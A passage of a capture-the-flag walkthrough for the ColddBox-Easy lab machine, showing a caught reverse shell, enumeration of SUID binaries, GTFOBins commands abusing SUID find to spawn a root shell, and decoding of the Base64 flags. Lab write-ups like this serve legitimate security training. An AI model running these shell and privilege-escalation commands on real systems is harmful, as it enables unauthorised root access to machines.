
STEP 16:

•Come back to your terminal, and you will see that you have gained a reverse shell.




```
┌──(root㉿cybergoth)-[/home/cybergoth]
└─# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.11] 52948
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 20
 18:39:43 up 24 min,  0 users,  load average: 0.05, 0.14, 0.22
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

•Type in some commands to verify that userid and user privileges.




```
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-da
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
```

- Now with the ‘ls’ command you can see the list of directories.
- You can go to the ‘home’ directory with ‘cd ‘ command and see its contents.



```
$ cd home
$ ls
c0ldd
$ cd c0ldd
$ ls
user.txt
$ █
```

- As you go to the ‘home’ directory and ‘ls’ then you will another directory names ‘c0ldd’, ‘cd’ into ‘c0ldd’ and you will find a user.txt file, if you try to open it you will see permission denied.




```
$ cd c0ldd
$ ls
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$ 
```

- This means you are currently a non-root user.

STEP 17:

- Go to your browser and search for “GTFObins”
- After entering the site, you will see this page.



GTFOBins ☆ Star 8,098

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.


It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

STEP 18:


- Now for privilege escalation “sudo -l” in the shell and see the list of binary files which is provided by the root.



```
$ find / -perm -4000 2>/dev/null
/bin/su
/bin/ping6
/bin/ping
/bin/fusermount
/bin/umount
/bin/mount
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/find
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```


STEP 19:

- Now in GTFObins search for ‘find’, so that we can exploit the find binary.



find

Binary	Functions
find	Shell SUID Sudo



Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

- From the above options we are going to use the highlighted one to exploit the find binary.


STEP 20:

- Now come back to the shell and type the command we selected from GTFObins.



```
$ /usr/bin/find . -exec /bin/sh -p \; -quit
ls
bin
boot
dev
etc
home
initrd.img
```

- If you run this you will see that you have gained root access.




```
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

- As you can see the “euid=0(root)”, this means you are now root user and root privileges.

STEP 21:


- Now go to home directory as root and “cd” to c0ldd directory and “cat” the user.txt file.



```
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
cd  home
ls
c0ldd
cd  c0lld
/bin/sh: 5: cd: can't cd to c0lld
cd c0ldd
ls
user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
```

STEP 22:


•Go to root directory and open root.txt



```
cd root
ls
root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
```

STEP 23:

•Go to your browser and open CyberChef and paste the user.txt to get the decoded BASE64 text, then paste it on google translation.



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars


□ Strict mode

Input

```
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
```

Output


```
Felicidades, primer nivel conseguido!
```



Felicidades, primer nivel conseguido!

Congratulations, first level achieved!

- Now do the same for root.txt



From Base64

Alphabet: A-Za-z0-9+/=


☑ Remove non-alphabet chars

□ Strict mode

```
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
```

Output

```
Â¡Felicidades, mÃ¡quina completada!
```



Catalan – detected

English

Â¡Felicidades, mÃ¡quina completada!

Congratulations, machine completed!

- Hence this machine is completed.